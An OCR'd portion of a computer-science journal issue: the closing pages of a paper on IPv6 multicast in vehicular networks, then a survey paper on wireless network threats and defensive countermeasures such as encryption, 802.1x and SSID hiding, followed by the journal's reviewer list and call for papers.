


Figure 6. IP multicast in vehicular network

At the same time, car A sends the same warning message to a traffic hazard control centre. The message is forwarded by RSU1 and reaches the control center through the Internet. The control centre periodically dispatches the warning to RSUs serving the target geographic area (here only RSU2). RSU2 transmits the warning to all the cars located in the target geographic area (cars D, E, F).

The road traffic hazard information (black ice) is transmitted to all the vehicles located in a target geographic area (GeoDestination). Transmission is performed immediately to the set of nearby vehicles and repetitively to all the vehicles

VII. CONCLUSIUON AND FUTURE WORK

to analyze the possibility to perform IPv6 multicast for VANET by considering the availability of geographical information and digital maps. One of the main contributions of this paper is the definition of new address format in order to encode geographical and analysis the possibility to integrate the digital maps information into IPv6 address. In addition to IPv6 multicast addressing format, two operational multicast solutions, which could be adapted to VANET are presente forwarding proxy and static multicast routing. To shows that how to enable IPv6 networking over C2CNet which is specified in Car2Car Communication Consortium as a geographic routing protocol. Then the system is divided into three functionalities and implemented as three modules in Java. In future Dynamically locate necessary services.

REFERENCES

[1] Manabu Tsukada, Ines Ben Jemaa, neddon, “Experimental valuation for IPv6 over VANET Geographic routing,” WCMC ’10, June 28 - July 2, 2010, Caen, France

[2] Prof. Uma Nagaraj,Ms. Deesha Deotale “study of Communication using IPv6 inVANET” International journal IJCSCN vol1(3).

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

[3] Yacine Khaled, Ines Ben Jemaa, Manabu Tsukada and Thierry Ernst "Application of IPv6 multicast to VANET" 2009 IEEE

[4] JinHyeock Choi, Yacine Khaled, Manabu Tsukada and Thierry Ernst "IPv6 support for VANET with geographical routing" 2008 IEEE

[5] B. Haberman and D. Thaler. Unicast-prefix-based ipv6 multicast addresses. Rfc, IETF, 2002.

[6] Geonet project: http://www.geonet-project.eu.

[7] T. Hain. An ipv6 geographic global unicast address format. Internet-draft, IETF, 2008.

[8] Manabu Tsukada, Ines Ben Jemaa"experimental evaluation for IPv6 over VANET Geographic routing

[9] Satoru Noguchi, Manabu Tsukada"Real-vehical integration of driver support application with IPv6 GeoNetworking

[10] Easy cast du multi hub: ttp://unfix.org/projects/ecmh/.

[11] Mcfirst: www.venaas.no/multicast/ssmping/.

[12] T. Ernst. The Information Technology Era of the Vehicular Industry. ACM SIGCOMM Computer Communication Review (CCR), Volume 36(Issue 2),April 2006.

[13] Car-to-car communication consortium:

http://www.car-to-car.org.

WIRELESS SECURITY SYSTEM

*B.KIRANKUMAR,[@]V.MADHU BABU, *D.SIVA PRASAD, **R.VISHNUMURTHY
*WellFare Institute of Science, Technology & Management.
**BVC college of engineering
[@]Dr.KV Subbha Reddy Institute of Technology, Kurnool

Abstract: - Wireless networking provides many advantages, but it also coupled with new security threats and alters the organization's overall information security risk profile. Although implementation of technological solutions is the usual respond to wireless security threats and vulnerabilities, wireless security is primarily a management issue. Wireless networks, in general, are more vulnerable to security attacks than wired networks, due to the broadcast nature of the transmission medium. Furthermore, wireless sensor networks have an additional vulnerability because nodes are often placed in a hostile or dangerous environment where they are not physically protected. In a wireless network, based on threats and security, we come across the security mechanisms and the different types of security level for overcoming the problem of attacks.

Keywords: - ***Wireless Security, Wireless Threats, Security network, Wireless security, Security level***

1. INTRODUCTION

Wireless networking presents many advantages Productivity improves because of increased Accessibility to information resources. Network configuration and reconfiguration is easier, faster, and less expensive. However, wireless technology also creates new threats and alters the existing information security risk profile. For example, because communications takes place "through the air" using radio frequencies, the risk of interception is greater than with wired networks. If the message is not encrypted, or encrypted with a weak algorithm, the attacker can read it, thereby compromising confidentiality. Although wireless networking alters the risks associated with various threats to security, the overall security objectives remain the same as with wired networks: preserving confidentiality, ensuring integrity, and maintaining availability of the information and information systems. The objective of this paper is to assist managers in making such decisions by providing th-em with a basic understanding of the nature of the various threats associated with wireless networking and available countermeasures.

The popularity of wireless Networks is a testament primarily to their convenience, cost efficiency, and ease of integration with other networks and network components. The majority of computers sold to consumers today come pre-equipped with all necessary wireless Networks technology. The benefits of wireless Networks include: Convenience, Mobility, Productivity, Deployment, Expandability and Cost. Wireless Network technology, while replete with the conveniences and advantages described above has its share of downfalls. For a given networking situation, wireless Networks may not be desirable for a number of reasons. Most of these have to do with the inherent limitations of the technology. The disadvantages of using a wireless network are: Security, Range, Reliability, and Speed. Wireless Networks present a host of issues for network managers. Unauthorized access points, broadcasted SSIDs, unknown stations, and spoofed MAC addresses are just a few of the problems addressed in WLAN troubleshooting. Most network analysis vendors, such as Network Instruments, Network General, and Fluke, offer WLAN troubleshooting tools or functionalities as part of their product line.

2. LITERATURE REVIEW AND METHODOLOGY

2.1. Security threats

Wireless networks, in general, are more vulnerable to security attacks than wired networks, due to the broadcast nature of the transmission medium. Furthermore, wireless sensor networks have an additional vulnerability because nodes are often placed in a hostile or dangerous environment where they are not physically protected.

2.1.1 Accidental association

Unauthorized access to company wireless and wired networks can come from a number of different methods and intents. One of these methods is referred to as "accidental association". When a user turns on a computer and it latches on to a wireless access point from a neighboring company's overlapping network, the user may not even know that this has occurred. However, it is a security breach in that proprietary company information is exposed and now there could exist a link from one company to the other. This is especially true if the laptop is also hooked to a wired network.

2.1.2 Malicious association

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

"Malicious associations" are when wireless devices can be actively made by crackers to connect to a company network through their cracking laptop instead of a company access point (AP). These types of laptops are known as "soft APs" and are created when a cracker runs some software that makes his/her wireless network card look like a legitimate access point. Once the cracker has gained access, he/she can steal passwords, launch attacks on the wired network, or plant trojans. Since wireless networks operate at the Layer 2 level, Layer 3 protections such as network authentication and virtual private networks (VPNs) offer no barrier. Wireless 802.1x authentications do help with protection but are still vulnerable to cracking. The idea behind this type of attack may not be to break into a VPN or other security measures. Most likely the cracker is just trying to take over the client at the Layer 2 level.

2.1.3 Ad-hoc networks

Ad-hoc networks can pose a security threat. Ad-hoc networks are defined as peer-to-peer networks between wireless computers that do not have an access point in between them. While these types of networks usually have little protection, encryption methods can be used to provide security.

2.2.1. Security Analysis

In this section we discuss the major security concerns in wireless sensor networks and their corresponding requirements. Confidentiality: Unauthorized parties should not be able to infer the content of messages. Due to the shared wireless medium, the adversary can eavesdrop on the messages exchanged between sensor nodes. To prevent the release of message content to eavesdroppers, efficient cryptographies can be used for message encryption before transmissions.

Integrity: The receiver should be able to detect any modifications to a received message during its transmission. This prevents, for example, man-in-the middle attacks where an adversary overhears, alters, and re-broadcasts messages. By including message authentication codes (MAC), a cryptographically strong un-forgeable hash, with the packet, the packet integrity can be protected. Using a secret key for code generation, unauthenticated nodes will not be able to alter the content of legitimate messages in the network. Authentication: Message authentication is important for many applications in sensor networks. Within the building sensor network, authentication is necessary for many administrative tasks (e.g. network reprogramming or controlling sensor node duty cycle). At the same time, an adversary can easily inject messages, so the receiver needs to make sure that the data used in any decision-making process originates from the correct source. Informally, data authentication allows a receiver to verify that the data really was sent by the claimed sender. In the two-party communication case, data authentication can be achieved through a purely symmetric mechanism: The sender and the receiver share a secret key to compute a message authentication code (MAC) of all communicated data. When a message with a correct MAC arrives, the receiver knows that it must have been sent by the sender.

Access Control: Unauthorized nodes should not be able to participate in the network by either acting as a router or injecting new traffic. By including message authentication code (MAC) with the packet, unauthenticated nodes will not be able to send legitimate messages into the network.
Semantic security: Semantic security ensures that an eavesdropping adversary cannot obtain information about the plaintext, even if it sees multiple encryptions of the same message. The lack of semantic security makes traffic analysis easy. One common method of achieving this in symmetric block cipher is to use an Initial Value in the encryption function; this value may be a random value sent with the message or kept implicitly by both parties as a counter or the clock value.
Message replay protection: Even if messages are cryptographically protected so that their contents cannot be inferred or forged, an attacker would be able to capture valid messages and replay them later. Thus, independence on what mechanism is selected to secure the messages, that mechanism must be protected against replay attacks.
Replay protection guarantees the system is immune to the stale or falsely located information. Generally, replay attacks can be defeated at the price of network synchronization and additional communication overhead. Freshness: Given that all sensor networks stream some forms of time varying measurements, it is not enough to guarantee confidentiality and authentication; we also must ensure each message is fresh. Informally, data freshness implies that the data is recent, and it ensures that no adversary replayed old messages. Two types of freshness are identified: weak freshness, which provides partial message ordering, but carries no delay information, and strong freshness, which provides a total order on a request response pair, and allows for delay estimation. Weak freshness is required by sensor measurements, while strong freshness is useful for time synchronization within the network.

2.3. Security mechanisms

The security of wireless sensor networks has attracted a lot of attention in the recent years. Many researchers have proposed some security mechanisms. In the section, we primarily introduce several ones.
Localized Encryption and Authentication Protocol (LEAP) provides multiple keying mechanisms that can be used for providing confidentiality and authentication in sensor networks. It supports the establishment of four types of keys for each sensor node – an individual key shared with the base station, a pair wise key shared with another sensor node, a cluster key shared with multiple neighboring nodes, and a group key that is shared by all

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

the nodes in the network. Now each of these keys is discussed and established in the LEAP protocol.

3. COUNTERMEASURES TO REDUCE THE RISK OF SECURITY ATTACKS

Wireless communications are also vulnerable to denial-of-service (DoS) attacks. Organizations can take several steps to reduce the risk of such unintentional DoS attacks. Careful site surveys can identify locations where signals from other devices exist; the results of such surveys should be used when deciding where to locate wireless access points. Regular periodic audits of wireless networking activity and performance can identify problem areas; appropriate remedial actions may include removal of the offending devices or measures to increase signal strength and coverage within the problem area. The nature of wireless communications creates three basic threats: Interception, Alteration and Disruption.

3.1 Protecting the Confidentiality of Wireless Transmissions

Two types of countermeasures exist for reducing the risk of eavesdropping on wireless transmissions. The first involves methods for making it more difficult to locate and intercept the wireless signals. The second involves the use of encryption to preserve confidentiality even if the wireless signal is intercepted.

3.1.1 Signal-Hiding Techniques In order to intercept wireless transmissions, attackers first need to identify and locate wireless networks. There are, however, a number of steps that organizations can take to make it more difficult to locate their wireless access points. The easiest and least costly include the following: Turning off the service set identifier (SSID) broadcasting by wireless access points, Assign cryptic names to SSIDs, Reducing signal strength to the lowest level that still provides requisite coverage or Locating wireless access points in the interior of the building, away from windows and exterior walls. More effective, but also more costly methods for reducing or hiding signals include: Using directional antennas to constrain signal emanations within desired areas of coverage or Using of signal emanation-shielding techniques, sometimes referred to as TEMPEST, 1 to block emanation of wireless signals.

3.1.2 Encryption The best method for protecting the confidentiality of information transmitted over wireless networks is to encrypt all wireless traffic. This is especially important for organizations subject to regulations.

3.1.3 Preventing Alteration of Intercepted Communications

Interception and alteration of wireless transmissions represents a form of "man-in the middle “attack. Two types of countermeasures can significantly reduce the risk of such attacks: strong encryption and strong authentication of both devices and users.

4. COUNTERMEASURES TO SECURE WIRELESS ACCESS POINTS

Organizations can reduce the risk of unauthorized access to wireless networks by taking these three steps:
1. Eliminating rogue access points;
2. Properly configuring all authorized access points; and
3. Using 802.1x to authenticate all devices

4.1.1 Eliminate Rogue Access Points
The best method for dealing with the threat of rogue access points is to use 802.1x on the wired network to authenticate all devices that are plugged into the network. Using 802.1x will prevent any unauthorized devices from connecting to the network.

4.1.2 Secure Configuration of Authorized Access Points
Organizations also need to ensure that all authorized wireless access points are securely configured. It is especially important to change all default settings because they are well known and can be exploited by attackers.

4.1.3 Use 802.1x to Authenticate all Devices
Strong authentication of all devices attempting to connect to the network can prevent rogue access points and other unauthorized devices from becoming insecure backdoors. The 802.1x protocol discussed earlier provides a means for strongly authenticating devices prior to assigning them IP addresses.

5. Securing Wireless Client Devices

Two major threats to wireless client devices are (1) loss or theft, and (2) compromise. Loss or theft of laptops and PDAs is a serious problem. laptops and PDAs often store confidential and proprietary information. Consequently, loss or theft of the devices may cause the organization to be in violation of privacy regulations involving the disclosure of personal identifying information it has collected from third parties. Another threat to wireless client devices is that they can be compromised so that an attacker can access sensitive information stored on the device or use it to obtain unauthorized access to other system resources.

6. Securing Wireless Networks

6.1 Use of Encryption

The most effective way to secure your wireless network from intruders is to encrypt, or scramble, communications over the network. Most wireless routers, access points, and base stations have a built-in encryption mechanism. If your wireless router doesn’t have an encryption feature, consider getting one that does. Manufacturers often

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

deliver wireless routers with the encryption feature turned off. You must turn it on.

6.2 Use anti-virus and anti-spyware software, and a firewall

Computers on a wireless network need the same protections as any computer connected to the Internet. Install anti-virus and anti-spyware software, and keep them up-to-date. If your firewall was shipped in the "off" mode, turn it on.

6.3 Turn off identifier broadcasting

Most wireless routers have a mechanism called identifier broadcasting. It sends out a signal to any device in the vicinity announcing its presence. You don't need to broadcast this information if the person using the network already knows it is there. Hackers can use identifier broadcasting to home in on vulnerable wireless networks. Disable the identifier broadcasting mechanism if your wireless router allows it.

6.4 Change the identifier on your router from the default

The identifier for your router is likely to be a standard, default ID assigned by the manufacturer to all hardware of that model. Even if your router is not broadcasting its identifier to the world, hackers know the default IDs and can use them to try to access your network. Change your identifier to something only you know, and remember to configure the same unique ID into your wireless router and your computer so they can communicate. Use a password that's at least 10 characters long: The longer your password, the harder it is for hackers to break.

CONCLUSION

For facing the problem of wireless attacks we got security mechanisms and based on that we are having the solution of overcome the problem through different types of security level which based on different data when it is being transmit. This paper discussed the threats and vulnerabilities associated with each of the three basic technology components of wireless networks (clients, access points, and the transmission medium) and described various commonly available countermeasures that could be used to mitigate those risks. It also stressed the importance of training and educating users in safe wireless networking procedures.

ACKNOWLEDGEMENT


Thanks to Management of WellFare Group of Companies and to the Chairman Mrs.M.Aruna Kumari of WellFare Institute of Science Technology & Management**.**

REFERENCES

[1] Graham, E., Steinbart, P.J. (2006) Wireless Security
[2] Cisco. (2004). Dictionary attack on Cisco LEAP vulnerability, Revision 2.1, July 19.
[3] CSI. (2004). CSI/FBI Computer Crime and Security Survey.
[4] Hopper, D. I.(2002). Secret Service agents probe wireless networks in Washington.
[5] Kelley, D. (2003). The X factor: 802.1 xs may be just what you need to stop intruders from accessing your network. Information Security, 6(8), 60-69.
[6] Kennedy, S. (2004). Best practices for wireless network security. Information Systems Control Journal (3).
[7] McDougall, P. (2004, March 25). Laptop theft puts GMAC customers' data at risk. Information Week Security Pipeline.
[8] F. Akyildiz, W. Su, Y. Sankarasubramaniam, and E.Cayirci, "A survey on sensor networks," *IEEECommunications Magazine*, vol. 40, no. 8, pp. 102–114, August 2002.
[9] F. Stajano, R. Anderson, "The Resurrecting Duckling: Security Issues for Ad-hoc Wireless Networks", 3rd AT&TSoftware Symposium, Middletown, NJ, October 1999.
[10] C.In tanagonwiwat, R.Govindan and D.Estrin. Directed diffusion: A scalable and robust communication paradigm for sensor networks In Proc. of MobiCOM'00, Boston, Massachusetts, August 2000.
[11] C.Karlof, Y.Li, and J.P olastre.ARRIVE: An Architecture for Robust Routing In Volatile Environments Technical Report UCB/CSD-03-1233, University of California at Berkeley, Mar.2003.
[12] S.Madden, R.Szewczyk, M.Franklin, and D.Culler. Supporting Aggregate Queries over Ad-Hoc Wireless Sensor Networks. In 4th IEEE Workshop on Mobile Computing Systems & Applications, June 2002.
[13] L. Eschenauer and V. D.Geiger, "A key-management scheme for distributed sensor networks," in Proceedings of 9th ACM Conference on Computer and Communication Security (CCS-02), November 2002, pp.41-47.

[14] H. Chan, A. Perrig, and D. Song, "Random key predistribution schemes for sensor networks," in Proceedings of 2003 Symposium on Security and Privacy. Los Alamitos, CA: IEEE Computer Society, May 11–14 2003, pp.197-215.

ABOUT AUTHORS



Mr.B.kiran Kumar working as an Asst.Prof in WellFare college of Science, Technology & Management Visakhapatnam. He completed his Master Degree in Information Technology from Gitam University. He has a good teaching experience and having a good knowledge on Information Security.

Mr.R.VishnuMurthy working as Asst.Prof in BVC College of Engg, Rajahamundry.He completed his M.Tech in Information Technology from Gitam University. He has Good teaching experience and good knowledge in Computer Subjects.

Mr.V.MadhuBabu working as Asst.Prof in Dr.KV Subbha Reddy Institute of Technology Engineering College, Karnool.He completed his M.Tech in Information Technology from Gitam University. He has Good teaching experience and good knowledge in Computer Subjects.

Mr.D.Siva Prasad working as an Asst.Prof in WellFare college of Science, Technology & Management Visakhapatnam. He completed his Master Degree in CSE from JNTUK University. He has a 6 years good teaching experience and having a good knowledge on Information Security.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

IJCSIS REVIEWERS' LIST

Assist Prof (Dr.) M. Emre Celebi, Louisiana State University in Shreveport, USA
Dr. Lam Hong Lee, Universiti Tunku Abdul Rahman, Malaysia
Dr. Shimon K. Modi, Director of Research BSPA Labs, Purdue University, USA
Dr. Jianguo Ding, Norwegian University of Science and Technology (NTNU), Norway
Assoc. Prof. N. Jaisankar, VIT University, Vellore,Tamilnadu, India
Dr. Amogh Kavimandan, The Mathworks Inc., USA
Dr. Ramasamy Mariappan, Vinayaka Missions University, India
Dr. Yong Li, School of Electronic and Information Engineering, Beijing Jiaotong University, P.R. China
Assist. Prof. Sugam Sharma, NIET, India / Iowa State University, USA
Dr. Jorge A. Ruiz-Vanoye, Universidad Autónoma del Estado de Morelos, Mexico
Dr. Neeraj Kumar, SMVD University, Katra (J&K), India
Dr Genge Bela, "Petru Maior" University of Targu Mures, Romania
Dr. Junjie Peng, Shanghai University, P. R. China
Dr. Ilhem LENGLIZ, HANA Group - CRISTAL Laboratory, Tunisia
Prof. Dr. Durgesh Kumar Mishra, Acropolis Institute of Technology and Research, Indore, MP, India
Jorge L. Hernández-Ardieta, University Carlos III of Madrid, Spain
Prof. Dr.C.Suresh Gnana Dhas, Anna University, India
Mrs Li Fang, Nanyang Technological University, Singapore
Prof. Pijush Biswas, RCC Institute of Information Technology, India
Dr. Siddhivinayak Kulkarni, University of Ballarat, Ballarat, Victoria, Australia
Dr. A. Arul Lawrence, Royal College of Engineering & Technology, India
Mr. Wongyos Keardsri, Chulalongkorn University, Bangkok, Thailand
Mr. Somesh Kumar Dewangan, CSVTU Bhilai (C.G.)/ Dimat Raipur, India
Mr. Hayder N. Jasem, University Putra Malaysia, Malaysia
Mr. A.V.Senthil Kumar, C. M. S. College of Science and Commerce, India
Mr. R. S. Karthik, C. M. S. College of Science and Commerce, India
Mr. P. Vasant, University Technology Petronas, Malaysia
Mr. Wong Kok Seng, Soongsil University, Seoul, South Korea
Mr. Praveen Ranjan Srivastava, BITS PILANI, India
Mr. Kong Sang Kelvin, Leong, The Hong Kong Polytechnic University, Hong Kong
Mr. Mohd Nazri Ismail, Universiti Kuala Lumpur, Malaysia
Dr. Rami J. Matarneh, Al-isra Private University, Amman, Jordan
Dr Ojesanmi Olusegun Ayodeji, Ajayi Crowther University, Oyo, Nigeria
Dr. Riktesh Srivastava, Skyline University, UAE
Dr. Oras F. Baker, UCSI University - Kuala Lumpur, Malaysia
Dr. Ahmed S. Ghiduk, Faculty of Science, Beni-Suef University, Egypt
and Department of Computer science, Taif University, Saudi Arabia
Mr. Tirthankar Gayen, IIT Kharagpur, India
Ms. Huei-Ru Tseng, National Chiao Tung University, Taiwan

CALL FOR PAPERS
International Journal of Computer Science and Information Security
January - December
IJCSIS 2012
ISSN: 1947-5500
http://sites.google.com/site/ijcsis/

International Journal Computer Science and Information Security, IJCSIS, is the premier scholarly venue in the areas of computer science and security issues. IJCSIS 2011 will provide a high profile, leading edge platform for researchers and engineers alike to publish state-of-the-art research in the respective fields of information technology and communication security. The journal will feature a diverse mixture of publication articles including core and applied computer science related topics.

Authors are solicited to contribute to the special issue by submitting articles that illustrate research results, projects, surveying works and industrial experiences that describe significant advances in the following areas, but are not limited to. Submissions may span a broad range of topics, e.g.:

Track A: Security

Access control, Anonymity, Audit and audit reduction & Authentication and authorization, Applied cryptography, Cryptanalysis, Digital Signatures, Biometric security, Boundary control devices, Certification and accreditation, Cross-layer design for security, Security & Network Management, Data and system integrity, Database security, Defensive information warfare, Denial of service protection, Intrusion Detection, Anti-malware, Distributed systems security, Electronic commerce, E-mail security, Spam, Phishing, E-mail fraud, Virus, worms, Trojan Protection, Grid security, Information hiding and watermarking & Information survivability, Insider threat protection, Integrity
Intellectual property protection, Internet/Intranet Security, Key management and key recovery, Language-based security, Mobile and wireless security, Mobile, Ad Hoc and Sensor Network Security, Monitoring and surveillance, Multimedia security ,Operating system security, Peer-to-peer security, Performance Evaluations of Protocols & Security Application, Privacy and data protection, Product evaluation criteria and compliance, Risk evaluation and security certification, Risk/vulnerability assessment, Security & Network Management, Security Models & protocols, Security threats & countermeasures (DDoS, MiM, Session Hijacking, Replay attack etc,), Trusted computing, Ubiquitous Computing Security, Virtualization security, VoIP security, Web 2.0 security, Submission Procedures, Active Defense Systems, Adaptive Defense Systems, Benchmark, Analysis and Evaluation of Security Systems, Distributed Access Control and Trust Management, Distributed Attack Systems and Mechanisms, Distributed Intrusion Detection/Prevention Systems, Denial-of-Service Attacks and Countermeasures, High Performance Security Systems, Identity Management and Authentication, Implementation, Deployment and Management of Security Systems, Intelligent Defense Systems, Internet and Network Forensics, Large-scale Attacks and Defense, RFID Security and Privacy, Security Architectures in Distributed Network Systems, Security for Critical Infrastructures, Security for P2P systems and Grid Systems, Security in E-Commerce, Security and Privacy in Wireless Networks, Secure Mobile Agents and Mobile Code, Security Protocols, Security Simulation and Tools, Security Theory and Tools, Standards and Assurance Methods, Trusted Computing, Viruses, Worms, and Other Malicious Code, World Wide Web Security, Novel and emerging secure architecture, Study of attack strategies, attack modeling, Case studies and analysis of actual attacks, Continuity of Operations during an attack, Key management, Trust management, Intrusion detection techniques, Intrusion response, alarm management, and correlation analysis, Study of tradeoffs between security and system performance, Intrusion tolerance systems, Secure protocols, Security in wireless networks (e.g. mesh networks, sensor networks, etc.), Cryptography and Secure Communications, Computer Forensics, Recovery and Healing, Security Visualization, Formal Methods in Security, Principles for Designing a Secure Computing System, Autonomic Security, Internet Security, Security in Health Care Systems, Security Solutions Using Reconfigurable Computing, Adaptive and Intelligent Defense Systems, Authentication and Access control, Denial of service attacks and countermeasures, Identity, Route and

Location Anonymity schemes, Intrusion detection and prevention techniques, Cryptography, encryption algorithms and Key management schemes, Secure routing schemes, Secure neighbor discovery and localization, Trust establishment and maintenance, Confidentiality and data integrity, Security architectures, deployments and solutions, Emerging threats to cloud-based services, Security model for new services, Cloud-aware web service security, Information hiding in Cloud Computing, Securing distributed data storage in cloud, Security, privacy and trust in mobile computing systems and applications, **Middleware security & Security features:** middleware software is an asset on
its own and has to be protected, interaction between security-specific and other middleware features, e.g., context-awareness, **Middleware-level security monitoring and measurement:** metrics and mechanisms for quantification and evaluation of security enforced by the middleware, **Security co-design:** trade-off and co-design between application-based and middleware-based security, **Policy-based management:** innovative support for policy-based definition and enforcement of security concerns, **Identification and authentication mechanisms:** Means to capture application specific constraints in defining and enforcing access control rules, **Middleware-oriented security patterns:** identification of patterns for sound, reusable security, **Security in aspect-based middleware:** mechanisms for isolating and enforcing security aspects, **Security in agent-based platforms:** protection for mobile code and platforms, Smart Devices: Biometrics, National ID cards, Embedded Systems Security and TPMs, RFID Systems Security, Smart Card Security, Pervasive Systems: Digital Rights Management (DRM) in pervasive environments, Intrusion Detection and Information Filtering, Localization Systems Security (Tracking of People and Goods), Mobile Commerce Security, Privacy Enhancing Technologies, Security Protocols (for Identification and Authentication, Confidentiality and Privacy, and Integrity), Ubiquitous Networks: Ad Hoc Networks Security, Delay-Tolerant Network Security, Domestic Network Security, Peer-to-Peer Networks Security, Security Issues in Mobile and Ubiquitous Networks, Security of GSM/GPRS/UMTS Systems, Sensor Networks Security, Vehicular Network Security, Wireless Communication Security: Bluetooth, NFC, WiFi, WiMAX, WiMedia, others

This Track will emphasize the design, implementation, management and applications of computer communications, networks and services. Topics of mostly theoretical nature are also welcome, provided there is clear practical potential in applying the results of such work.

Track B: Computer Science

Broadband wireless technologies: LTE, WiMAX, WiRAN, HSDPA, HSUPA, Resource allocation and interference management, Quality of service and scheduling methods, Capacity planning and dimensioning, Cross-layer design and Physical layer based issue, Interworking architecture and interoperability, Relay assisted and cooperative communications, Location and provisioning and mobility management, Call admission and flow/congestion control, Performance optimization, Channel capacity modeling and analysis, Middleware Issues: Event-based, publish/subscribe, and message-oriented middleware, Reconfigurable, adaptable, and reflective middleware approaches, Middleware solutions for reliability, fault tolerance, and quality-of-service, Scalability of middleware, Context-aware middleware, Autonomic and self-managing middleware, Evaluation techniques for middleware solutions, Formal methods and tools for designing, verifying, and evaluating, middleware, Software engineering techniques for middleware, Service oriented middleware, Agent-based middleware, Security middleware, Network Applications: Network-based automation, Cloud applications, Ubiquitous and pervasive applications, Collaborative applications, RFID and sensor network applications, Mobile applications, Smart home applications, Infrastructure monitoring and control applications, Remote health monitoring, GPS and location-based applications, Networked vehicles applications, Alert applications, Embeded Computer System, Advanced Control Systems, and Intelligent Control : Advanced control and measurement, computer and microprocessor-based control, signal processing, estimation and identification techniques, application specific IC's, nonlinear and adaptive control, optimal and robot control, intelligent control, evolutionary computing, and intelligent systems, instrumentation subject to critical conditions, automotive, marine and aero-space control and all other control applications, Intelligent Control System, Wiring/Wireless Sensor, Signal Control System. Sensors, Actuators and Systems Integration : Intelligent sensors and actuators, multisensor fusion, sensor array and multi-channel processing, micro/nano technology, microsensors and microactuators, instrumentation electronics, MEMS and system integration, wireless sensor, Network Sensor, Hybrid

Sensor, Distributed Sensor Networks. Signal and Image Processing : Digital signal processing theory, methods, DSP implementation, speech processing, image and multidimensional signal processing, Image analysis and processing, Image and Multimedia applications, Real-time multimedia signal processing, Computer vision, Emerging signal processing areas, Remote Sensing, Signal processing in education. Industrial Informatics: Industrial applications of neural networks, fuzzy algorithms, Neuro-Fuzzy application, bioInformatics, real-time computer control, real-time information systems, human-machine interfaces, CAD/CAM/CAT/CIM, virtual reality, industrial communications, flexible manufacturing systems, industrial automated process, Data Storage Management, Harddisk control, Supply Chain Management, Logistics applications, Power plant automation, Drives automation. Information Technology, Management of Information System : Management information systems, Information Management, Nursing information management, Information System, Information Technology and their application, Data retrieval, Data Base Management, Decision analysis methods, Information processing, Operations research, E-Business, E-Commerce, E-Government, Computer Business, Security and risk management, Medical imaging, Biotechnology, Bio-Medicine, Computer-based information systems in health care, Changing Access to Patient Information, Healthcare Management Information Technology. Communication/Computer Network, Transportation Application : On-board diagnostics, Active safety systems, Communication systems, Wireless technology, Communication application, Navigation and Guidance, Vision-based applications, Speech interface, Sensor fusion, Networking theory and technologies, Transportation information, Autonomous vehicle, Vehicle application of affective computing, Advance Computing technology and their application : Broadband and intelligent networks, Data Mining, Data fusion, Computational intelligence, Information and data security, Information indexing and retrieval, Information processing, Information systems and applications, Internet applications and performances, Knowledge based systems, Knowledge management, Software Engineering, Decision making, Mobile networks and services, Network management and services, Neural Network, Fuzzy logics, Neuro-Fuzzy, Expert approaches, Innovation Technology and Management : Innovation and product development, Emerging advances in business and its applications, Creativity in Internet management and retailing, B2B and B2C management, Electronic transceiver device for Retail Marketing Industries, Facilities planning and management, Innovative pervasive computing applications, Programming paradigms for pervasive systems, Software evolution and maintenance in pervasive systems, Middleware services and agent technologies, Adaptive, autonomic and context-aware computing, Mobile/Wireless computing systems and services in pervasive computing, Energy-efficient and green pervasive computing, Communication architectures for pervasive computing, Ad hoc networks for pervasive communications, Pervasive opportunistic communications and applications, Enabling technologies for pervasive systems (e.g., wireless BAN, PAN), Positioning and tracking technologies, Sensors and RFID in pervasive systems, Multimodal sensing and context for pervasive applications, Pervasive sensing, perception and semantic interpretation, Smart devices and intelligent environments, Trust, security and privacy issues in pervasive systems, User interfaces and interaction models, Virtual immersive communications, Wearable computers, Standards and interfaces for pervasive computing environments, Social and economic models for pervasive systems, Active and Programmable Networks, Ad Hoc & Sensor Network, Congestion and/or Flow Control, Content Distribution, Grid Networking, High-speed Network Architectures, Internet Services and Applications, Optical Networks, Mobile and Wireless Networks, Network Modeling and Simulation, Multicast, Multimedia Communications, Network Control and Management, Network Protocols, Network Performance, Network Measurement, Peer to Peer and Overlay Networks, Quality of Service and Quality of Experience, Ubiquitous Networks, Crosscutting Themes – Internet Technologies, Infrastructure, Services and Applications; Open Source Tools, Open Models and Architectures; Security, Privacy and Trust; Navigation Systems, Location Based Services; Social Networks and Online Communities; ICT Convergence, Digital Economy and Digital Divide, Neural Networks, Pattern Recognition, Computer Vision, Advanced Computing Architectures and New Programming Models, Visualization and Virtual Reality as Applied to Computational Science, Computer Architecture and Embedded Systems, Technology in Education, Theoretical Computer Science, Computing Ethics, Computing Practices & Applications

Authors are invited to submit papers through e-mail ijcsiseditor@gmail.com. Submissions must be original and should not have been published previously or be under consideration for publication while being evaluated by IJCSIS. Before submission authors should carefully read over the journal's Author Guidelines, which are located at http://sites.google.com/site/ijcsis/authors-notes .

ISSN 1947 5500